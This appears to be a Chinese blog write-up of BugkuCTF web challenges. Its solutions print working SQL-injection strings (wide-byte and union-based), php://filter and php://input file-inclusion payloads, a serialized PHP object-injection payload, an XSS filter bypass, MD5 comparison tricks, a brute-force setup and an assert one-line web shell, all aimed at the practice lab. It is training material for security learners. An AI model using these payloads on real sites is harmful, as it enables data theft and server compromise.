

BugkuCTF(Web) WriteUp

原创

[CallMeSaltyF1sh](#) 于 2018-08-06 11:45:22 发布 5567 收藏 7

分类专栏: [WriteUp](#) 文章标签: [Web BugkuCTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/CallMeSaltyFish/article/details/81392962>

版权



[WriteUp](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

Web部分

注: Bugku注入题总结见: [链接](#)

web2

点开以后发现是满屏的滑稽, 按照国际惯例, 查看源代码发现flag

```
</head>
<body id="body" onLoad="init()">
<!flag KEY{Web-2-bugKssNNikls9100}>
<script type="text/javascript" src="js/ThreeCanvas.js"></script>
<script type="text/javascript" src="js/Snow.js"></script>
```

文件上传测试

用burp抓包修改文件名后缀为.php

计算器

修改最大长度限制


```
<body>
  <span id="code" class="code" style="background: rgb(113, 12, 52)>
    <input class="input" maxlength="20" type="text">
  <button id="check">验证</button>
  <div style="text-align:center;">
```

web基础\$_GET

题目如下

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

直接输入 `?what=flag`




web基础\$_POST


题目如下


```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

(这里用的火狐浏览器插件HackBar)

Encryption ▾ Encoding ▾ Other ▾

 Load URL

 Split URL

 Execute

http://120.24.86.145:8002/post/

Post data
 Referrer
 User Agent
 Cookies

Post Data

what=flag


https://blog.csdn.net/CallMeSaltyFish

矛盾

题目代码如下

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
```

随便输入一个以1开头的字符串



120.24.86.145:8002/get/index1.php?num=1a

也可以利用is_numeric()遇到%00截断的漏洞,构造 ?num=1%00

Web3

打开页面一直在弹窗, 直接查看源代码, 在最底端发现可疑编码, 转码可得flag

```
131 alert("flag%Í0ÛãÀi");
132 alert("À`0000°É");
133 <!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;
134 </script>
135 </head>
```

<https://blog.csdn.net/CallMeSaltyFish>

sql注入

查看源代码发现是网页编码是gb2312，想到宽字节注入

103.238.227.13:10083/?id=1%df%27

SQL注入测试

查询key表,id=1的string字段

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1運" LIMIT 1' at line 1
<https://blog.csdn.net/CallMeSaltyFish>

果然输入1%df 被转换成了1運

?id=1%bf' and version()>0--+ 返回正确，则数据库可能为sqlserver和mysql

?id=1%bf' and length(user())>0 --+ 返回正确，说明存在user()函数，是mysql数据库

输入 ?id=1%df' order by 2 --+ 正常回显

输入 ?id=1%df' order by 3 --+ 显示Unknown column '3' in 'order clause'

可得一共有两列

输入 ?id=1%df' union select database(),2 --+ 得知数据库名为sql5

103.238.227.13:10083/?id=1%df%27%20union%20select%20database(),2%20--+

SQL注入测试

查询key表,id=1的string字段

id	1
key	fdsafdasfdsa
id	sql5
key	2

<https://blog.csdn.net/CallMeSaltyFish>

输入 ?id=1%df' union select 1,string from sql5.key --+ 可得

103.238.227.13:10083/?id=1%df%27%20union%20select%201,string%20from%20sql5.key%

SQL注入测试

查询key表,id=1的string字段


id	1
key	fdsafdasfdsa
id	1
key	54f3320dc261f313ba712eb3f13a1f6d
id	1
key	aaaaaaaa

<https://blog.csdn.net/CallMeSaltyFish>

域名解析

打开linux虚拟机，在终端输入 `sudo gedit /etc/hosts`

添加 `120.24.86.145 flag.bugku.com`



```
hosts
/etc
127.0.0.1 localhost
127.0.1.1 Nancy.www.nancy.com Nancy
120.24.86.145 flag.bugku.com

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
https://blog.csdn.net/CallMeSaltyFish
```

保存，直接访问 `flag.bugku.com`

SQL注入1

题目过滤了关键字

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','sleep','alter','drop',
'truncate','from','max','min','order','limit');
foreach ($array as $value)
{
    if (substr_count($id, $value) > 0)
    {
        exit('包含敏感关键字! '.$value);
    }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

可以用%00或者加<>绕过关键词过滤

输入 `?id=1 uni%00on sel%00ect 1,database() --+` 得数据库名为sql3

或者这样构造: `?id=1 un<>ion sel<>ect 1,database() --+`

(因为这句 `$id = strip_tags($id);` 会把<>替换为空)

`strip_tags()` 函数剥去字符串中的 HTML、XML 以及 PHP 的标签。

当前结果:

id	1
title	https://blog.csdn.net/sql3/CallMeSaltyFish

输入 `?id=1 uni%00on sel%00ect 1,hash fr%00om sql3.key --+` 得到flag

你必须让他停下

用burp抓包后一直forward，会看到带有flag的页面，或者发送到Repeater

本地包含

题目

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
?>
```

file() 函数把整个文件读入一个数组中。

看到 `eval("var_dump($a);");` 这句，会输出\$a的结构，若是数组将递归展开值，通过缩进显示其结构。

所以可以利用file()函数，把flag.php文件读入数组。

构造: `?hello=file('flag.php')`

变量1

题目如下

```
<?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($args);");
}
?>
```

从代码可得args必须是无符号的字符串，args被定义后会返回值，往后看发现 `$$args` 双重定义，可以想到GLOBALS变量是包含了全部变量的全局组合数组。所以直接构造 `?args=GLOBALS` 可得

web5


提示JSPFUCK，查看源码发现了好多`](+!`组合，直接复制粘贴到浏览器控制台可得

头等舱

用burp抓包，发送到Repeater

网站被黑

用御剑扫出shell.php，访问出现如图页面



用burp自带的passwords字典爆破即可

web4

查看源码，先进行URL解码，得到源码

```
functioncheckSubmit(){
    vara=document.getElementById("password");
    if("undefined"!==typeof a){
        if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
            return!0;
        alert("Error");
        a.focus();
        return!1
    }
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
```

根据代码得知直接把67d709b2b54aa2aa648cf6e87a7114f1赋给password即可

flag在index里


click以后显示 `?file=show.php`，得知是文件包含，且flag在index.php中，这里考的php://filter流，构造payload: `?file=php://filter/convert.base64-encode/resource=index.php`

把得到的信息进行Base64解码可得

输入密码查看flag

先在浏览器随便输入5个数字，然后开代理用burp爆破

抓包



Host: 120.24.86.145
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,zh-CN;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/baopo/
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Upgrade-Insecure-Requests: 1

pwd=12345

<https://blog.csdn.net/CallMeSaltyFish>

截获后发送到Intruder

The screenshot shows the Burp Suite Intruder tool interface. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, and Comparer. Below these are buttons for 1 x, 2 x, and ... indicating the number of attacks. The main area has tabs for Target, Positions, Payloads, and Options. The 'Attack Target' section is active, with a question mark icon and the title 'Attack Target'. Below the title is the instruction 'Configure the details of the target for the attack.' There are two input fields: 'Host:' with the value '120.24.86.145' and 'Port:' with the value '8002'. There is also a checkbox labeled 'Use HTTPS' which is currently unchecked. A watermark 'https://blog.csdn.net/CallMeSaltyFish' is visible at the bottom right of the interface.

payload type选择Numbers，范围从10000到99999，step设为1

The screenshot shows the Burp Suite Intruder tool interface with the 'Payload Sets' configuration screen active. The tabs at the top are Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, and Project options. Below these are buttons for 1 x, 2 x, and ... indicating the number of attacks. The main area has tabs for Target, Positions, Payloads, and Options. The 'Payload Sets' section is active, with a question mark icon and the title 'Payload Sets'. Below the title is the instruction 'You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. View different ways.' There are two rows of configuration options: 'Payload set:' with a dropdown menu showing '1' and 'Payload count: 90,000'; and 'Payload type:' with a dropdown menu showing 'Numbers' and 'Request count: 90,000'. Below this is the 'Payload Options [Numbers]' section, which has a question mark icon and the instruction 'This payload type generates numeric payloads within a given range and in a specified format.' There is a sub-section titled 'Number range' with 'Type:' and two radio buttons: 'Sequential' (which is selected) and 'Random'. Below this is the 'From:' field with the value '10000'. A watermark 'https://blog.csdn.net/CallMeSaltyFish' is visible at the bottom right of the interface.

To:	<input type="text" value="99999"/>
Step:	<input type="text" value="1"/>
How many:	<input type="text"/>

<https://blog.csdn.net/CallMeSaltyFish>

然后在Options中线程填100或者其他（视电脑情况而定）

点start attack就可以开始了，看哪个length返回值不同那就应该是密码了

点击一百万次

提示js，查看源码，打印flag的条件是clicks>=1000000，可以直接POST，输入clicks=1000000即可

备份是个好习惯

这个知识点之前没见过，这次做正好mark一下

点开有一行编码，仔细看会发现两个d41d8cd98f00b204e9800998ecf8427e相连，解码得：[空密码]/[Empty String]，然后会发现这个没啥用...

根据题目猜测这个也许和备份有关

附上有关备份文件的知识：备份文件一般在后缀名后添加.bak或者.swp

尝试访问 <http://http://120.24.86.145:8002/web16/index.php.bak> 果然有文件，直接下载下来看里面有什么，用notepad++打开，得到如下内容

```
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
 */

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 != $key2){
    echo $flag."取得flag";
}
?>
```

所用到的一些函数

- 1.strstr() 函数搜索字符串在另一字符串中的第一次出现。
- 2.substr(string,start,length)，返回字符串的一部分。（length选填）
- 3.str_replace() 函数以其他字符替换字符串中的一些字符（区分大小写）。
str_replace(find,replace,string,count)

- find: 必需, 规定要查找的值。
 - replace: 必需, 规定替换 find 中的值的值。
 - string: 必需, 规定被搜索的字符串。
 - count: 可选, 对替换数进行计数的变量。
- 4.parse_str() 函数把查询字符串解析到变量中。

`$str = str_replace('key','',$str);` 这句把key置为空; 看到md5()函数, 可分别赋值240610708和QNKCDZO。尝试后没变化, 想到key被置空了, 可以用kkeyey替换key。所以构造 `?kkeyey1=240610708&kkeyey2=QNKCDZO` 得到flag

成绩单

这是一道注入题, 试着输了个0', 如图

的成绩单

Math	English	Chinese

<https://blog.csdn.net/CallMeSaltyFish>

试着输入 `0' or 1=1 union select 1,2#` 和 `0' or 1=1 union select 1,2,3#` 均无回显, 输入 `0' or 1=1 union select 1,2,3,4#` 正常显示

输入 `0' union select database(),null,null,null#` 得数据库名为skctf_flag

skctf_flag的成绩单

Math	English	Chinese

<https://blog.csdn.net/CallMeSaltyFish>

接下来查表名, 输入 `0' union select table_name,2,3,4 from information_schema.tables where table_schema='skctf_flag' #`

f14g的成绩单

Math	English	Chinese
2	3	4

<https://blog.csdn.net/CallMeSaltyFish>

得到表名为f14g

接着查列名, 输入 `0' union select column_name,2,3,4 from information_schema.columns where table_name='f14g' and table_schema='skctf_flag' #` 得到列名为skctf_flag

最后一步, 输入 `0' union select skctf_flag,2,3,4 from f14g #` 得到flag

秋名山老司机

在两秒内手动计算出来是不可能的, 所以只能借助python脚本

在网上学习了一下别人写的脚本

```

import requests
import re
url = 'http://120.24.86.145:8002/qiumingshan/'
s = requests.Session()
source = s.get(url)
expression = re.search(r'(\d+[+\-]*)+(\d+)', source.text).group()
result = eval(expression)
post = {'value': result}
print(s.post(url, data = post).text)

```

运行一下得到flag

速度要快

查看源码

```

<body>
  <br>
  我感觉你得快点!!!
  <!--OK ,now you have to post the margin what you find-->
</body>
</html>

```

<https://blog.csdn.net/CallMeSaltyFish>

在响应头找到flag属性，手动解码发现被Base64编码了两次

```

Date: Mon, 20 Aug 2018 06:17:55 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
flag: 6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTXpRMU5qRXk=
Keep-Alive: timeout=60
Pragma: no-cache

```

<https://blog.csdn.net/CallMeSaltyFish>

先分别看GET和POST请求头和响应头

```

import requests
import base64

url = 'http://120.24.86.145:8002/web6/'

get_response = requests.get(url)
print('GET Request Headers:\n', get_response.request.headers, '\n')
print('GET Response Headers:\n', get_response.headers, '\n')

key = base64.b64decode(base64.b64decode(get_response.headers['flag']).decode().split(":")[1])
post = {'margin': key}
post_response = requests.post(url, data = post)
print('POST Request Headers:\n', post_response.request.headers, '\n')
print('POST Response Headers:\n', post_response.headers, '\n')

```

会发现两个的Set-Cookie和flag都不一样，所以要保证POST和GET在同一个会话中
贴脚本

```
import requests
import base64

url = 'http://120.24.86.145:8002/web6/'
headers = requests.get(url).headers
key = base64.b64decode(base64.b64decode(headers['flag']).decode().split(":")[1])
post = {"margin": key}
PHPSESSID = headers["Set-Cookie"].split(";")[0].split("=")[1]
cookie = {"PHPSESSID": PHPSESSID}
print(requests.post(url, data = post, cookies = cookie).text)
```

这里附一个很详细参考链接：[一个大佬的总结](#)

Cookies欺骗

注意到 `?line=&filename=a2V5cy50eHQ=`，base64解码为keys.txt，再结合前面的 `line=`，猜测这个是按行读取。
太菜了去学习网上大佬们写的脚本

```
import requests
s=requests.Session()
url='http://120.24.86.145:8002/web11/index.php'
for i in range(1,20):
    payload={'line':str(i),'filename':'aW5kZXgucGhw'}
    a=s.get(url,params=payload).content
    content=str(a,encoding="utf-8")
    print(content)
```

或者用一种更简单的

```
import requests
a = 30
for i in range(a):
    url = "http://120.24.86.145:8002/web11/index.php?line=%d&filename=aW5kZXgucGhw" %i
    r = requests.get(url)
    print (r.text)
```

运行一下得源码

```
error_reporting(0);
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
    $file_list[2]='keys.php';
}
if(in_array($file, $file_list)){
    $fa = file($file);
    echo $fa[$line];
}
?>
```

所以burp抓包构造 `Cookie: margin=margin`

XSS

查看源代码找注入点

发现可利用 `var s=""; document.getElementById('s').innerHTML = s;`

```
▼ <div class="alert alert-success">
  <p>1、请注入一段XSS代码，获取Flag值</p>
  <p>2、必须包含alert(_key_)，_key_会自动被替换</p>
</div>
<div id="s"></div>
::after
</div>
<!--jQuery文件。务必在bootstrap.min.js 之前引入-->
<script src="http://apps.bding.com/libs/jquery/2.1.4/jquery.min.js"></script>
<!--最新的 Bootstrap 核心 JavaScript 文件-->
<script src="http://apps.bding.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>
▼ <script>
  var s=""; document.getElementById('s').innerHTML = s;
</script> https://blog.csdn.net/CallMeSaltyFish
```

先试着给id赋值 `id=<script>alert('hack')</script>`，再查看源码

```
▼ <script>
  var s="&lt;script&gt;alert('hack')&lt;/script&gt;"; document.getElementById('s').innerHTML = s;
</script> https://blog.csdn.net/CallMeSaltyFish
```

会发现<>被转码了，试着用unicode编码绕过 `?id=\u003cimg src=1 onerror=alert(_key_)\u003e` 得到flag


never give up

按照惯例查看源码，发现提示1p.html

```
<!--1p.html-->
<html>
  <head></head>
  <body>never never never give up !!!</body>
</html>
```

<https://blog.csdn.net/CallMeSaltyFish>

访问1p.html, <view-source:http://120.24.86.145:8006/test/1p.html>



```
1 <HTML>
2 <HEAD>
3 <SCRIPT LANGUAGE="Javascript">
4 <!--
5
6
7 var Words = "%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTiyJTNCaWY1mJglMjE.
8 function OutWord()
9 {
10 var NewWords;
11 NewWords = unescape(Words);
12 document.write(NewWords);
13 }
14 OutWord();
15 // -->
16 </SCRIPT>
17 </HEAD>
18 <BODY>
19 </BODY>
20 </HTML>
```

<https://blog.csdn.net/CallMeSaltyFish>

将访问到得内容先进行Base64解码，然后再URL解码，发现 `require("f412a3g.txt");` 字样
访问 <view-source:http://120.24.86.145:8006/test/f412a3g.txt> 可得

welcome to bugkuctf

查看源代码发现提示

```
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
```

①file_get_contents() 函数把整个文件读入一个字符串中。

②通过 include 或 require 语句，可以将 PHP 文件的内容插入另一个 PHP 文件（在服务器执行它之前）。

require 会生成致命错误（E_COMPILE_ERROR）并停止脚本；include 只生成警告（E_WARNING），并且脚本会继续

这个题主要考的php://input和php://filter伪协议
先构造（如图）

The screenshot shows a web tool interface with three buttons on the left: 'Load URL', 'Split URL', and 'Execute'. The 'Execute' button is active. The main area contains a text input field with the URL 'http://120.24.86.145:8006/test1/index.php?txt=php://input'. Below the input field are four checkboxes: 'Post data' (checked), 'Referrer', 'User Agent', and 'Cookies'. The output area shows the text 'welcome to the bugkuctf' with a red wavy underline under 'bugkuctf'. At the bottom right of the output area is the URL 'https://blog.csdn.net/CallMeSaltyFish'.

显示 **hello friend!**

然后尝试利用php://filter读取hint.php中的内容

The screenshot shows the same web tool interface as above. The URL input field now contains 'http://120.24.86.145:8006/test1/index.php?txt=php://input&file=php://filter/read=convert.base64-encode/resource=hint.php'. The 'Post data' checkbox is checked. The output area shows the text 'welcome to the bugkuctf' with a red wavy underline under 'bugkuctf'. At the bottom right of the output area is the URL 'https://blog.csdn.net/CallMeSaltyFish'.

base64解码得到hint.php源码

```
<?php
class Flag{//flag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        echo "<br>";
        return ("good");
    }
}
?>
```

提示了flag.php，尝试访问，显示 **不能现在就给你flag哦**

用同样的方法访问index.php源码试试，果然有所收获，发现隐藏源码

```

<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/", $file)){
        echo "不能现在就给你flag哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}
?>
<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
-->

```

发现flag被过滤了，所以不能直接访问flag.php，要换个方法读取

看代码会发现如果文件名不包含flag就执行else中的内容，else里面先会包含传入的文件，然后输出password反序列化的内容。此时就会联想到hint.php里面给的Flag类

```

class Flag{//flag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        echo "<br>";
        return ("good");
    }
}

```

里面有个__toString()方法

__toString()是在直接输出对象引用时自动调用的方法。

并且还看到了 `echo file_get_contents($this->file);` 可以通过这句话读取文件内容。

这样一来就有办法了，如果给password传入一个序列化过的Flag类对象（这个对象的\$file属性设为flag.php），file传入hint.php，就可以通过自动调用__toString()函数输出flag.php中的内容。

有了这些想法可以继续操作了


```
<?php
class Flag{
    public $file;
}
$p = new Flag();
$p->file = "flag.php";
$p = serialize($p);
echo $p;
?>
```

运行生成 `O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`

现在完成最后的构造

Load URL

Split URL

Execute

`http://120.24.86.145:8006/test1/index.php?txt=php://input&file=hint.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`

Post data
 Referrer
 User Agent
 Cookies

Post Data

welcome to the bugkuctf

<https://blog.csdn.net/CallMeSaltyFish>

显示 `good`，查看源码在注释中找到flag

过狗一句话

这个我不太会，看了别人的WP解的。

题目给的提示

```
<?php
$poc="a#s#s#e#r#t";
$poc_1=explode("#",$poc); $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5]; $poc_2($_GET['s'])
?>
```

`explode(separator,string,limit)`: 把字符串打散为数组。

所以这段代码的意思是先把

\$poc


按“#”分割成数组，然后把每一段又重新练起来变成“assert”。用assert可以执行任意代码。

所以构造payload: `?s=print_r(scandir('./'))`; 扫描目录

(网上还有另一种构造方法: `?s=print_r(glob('*.*'))` 也可以)

`scandir()` 函数返回指定目录中的文件和目录的数组。

`glob()` 函数返回匹配指定模式的文件名或目录。



Array ([0] => . [1] => .. [2] => f94lag.txt [3] => index.php [4] => shell.php [5] => stream.php [6] => xx.php)

<https://blog.csdn.net/CallMeSaltyFish>

flag在f94lag.txt里，直接访问

字符？正则？

题目

```
<?php
highlight_file('2.php');
$key='KEY{*****}';
$IM= preg_match("/key.*key.{4,7}key:\.\.\/(. *key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
    die('key is: '.$key);
}
?>
```

通用字符簇

`[:alpha:]`表示任何字母；`[:digit:]`表示任何数字；`[:alnum:]`表示任何字母和数字；`[:space:]`表示任何空白字符；`[:upper:]`表示任何大写字母；`[:lower:]`表示任何小写字母；`[:punct:]`表示任何标点符号；`[:xdigit:]`表示任何16进制的数字，相当于`[0-9a-fA-F]`

根据正则直接构造：`?id=keykeykeykeykeykey:/a/akeya:` 得flag

前女友

查看源码看到 `code.txt`，直接访问

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3']))){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

看到`md5()`弱比较，并且`strcmp`函数可以用数组绕过。

直接构造：`?v1=QNKCDZO&v2=240610708&v3[]=1`

login1

提示SQL约束攻击，这里可以查一下约束攻击是啥。

大概意思是在SQL中执行字符串处理时，字符串末尾的空格符将会被删除。换句话说"admin"等同于"admin "。例如以下语句的查询结果，与使用用户名"admin"进行查询时的结果是一样的。

```
SELECT * FROM users WHERE username='admin ';
```

知道这些就可以试着操作了。

